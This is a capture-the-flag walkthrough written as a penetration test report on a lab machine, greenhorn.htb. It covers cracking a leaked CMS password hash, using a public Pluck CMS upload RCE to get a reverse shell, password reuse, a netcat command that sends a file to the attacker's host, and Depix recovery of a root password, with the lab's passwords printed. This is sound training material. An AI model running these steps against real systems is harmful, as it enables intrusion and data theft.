
### Penetration Test Report

#### ****Target Overview****

* **IP Address:** 10.10.11.25
* **Domain Name:** greenhorn.htb
* **Operating System:** Linux (detected via Nmap)
* **Services:**
  + SSH (OpenSSH 8.9p1)
  + HTTP (nginx 1.18.0 hosting Pluck CMS)
  + HTTP (Gitea DevOps platform on port 3000)



**Exploitation**

**Port 80 (Pluck CMS)**


* CMS version identified as Pluck 4.7.18.
* Key findings:
  + **Endpoints:** login.php and admin.php
  + Access to admin.php required login credentials.

**Port 3000 (Gitea)**

* Hosted Gitea platform provided the source code for the main website.
* **Source Code Review Findings:**
  + Passwords hashed using SHA512.
  + Password hash found at data/settings/pass.php.


**Password Retrieval**

* The SHA512 hash in pass.php was dehashed using an online tool.
* **Password:** iloveyou1
* Login successful at login.php.



**Admin Panel Exploitation**

* The admin panel allowed file uploads but had extensions filtering.
* Initial attempts to bypass restrictions (e.g., null-byte injection) failed.
* Exploited Pluck CMS RCE vulnerability (Exploit-DB ID: [51592](https://www.exploit-db.com/exploits/51592)) by uploading a ZIP file containing a reverse shell.
* Successful RCE established.



**Privilege Escalation**

**User junior**

* Found user.txt and a file, Using OpenVAS.pdf, in /home/junior.
* Attempt to read user.txt was restricted by permissions.
* Guessed the password for user junior as iloveyou1 (same as admin password). Successful.

**File Transfer**

* Used netcat to transfer Using OpenVAS.pdf to the local machine:

# Sender (on shell):

nc -w 3 10.10.14.77 12345 < 'Using OpenVAS.pdf'

# Receiver (on local machine):


nc -lp 12345 > output.pdf

**Root Privilege Escalation**

* The PDF contained a pixelated password for the root account.
* De-pixelated the password using the Depix tool:
  1. Extracted the image using pdfimages:

pdfimages output.pdf pix

* 1. Used Depix to reconstruct the password.
* **Root Password:** sidefromsidetheothersidesidefromsidetheotherside
* Logged in as root and retrieved root.txt.

****